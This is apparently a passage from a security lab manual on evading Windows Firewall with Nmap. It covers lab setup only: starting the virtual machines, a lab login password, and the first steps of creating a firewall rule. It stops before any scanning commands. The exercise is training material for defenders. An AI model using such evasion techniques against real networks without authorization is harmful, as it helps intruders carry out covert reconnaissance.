
Task 1: Bypass Windows Firewall using Nmap Evasion Techniques

Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.


In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

1. Turn on all the virtual machines (**Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Parrot Security**, **Ubuntu** and **Android**).
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.
3. Open the **Control Panel**; navigate to **System and Security** → **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.


4. Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.




5. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under **Actions**.




6. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.



7. In the **Program** section, leave the settings to default and click **Next**.



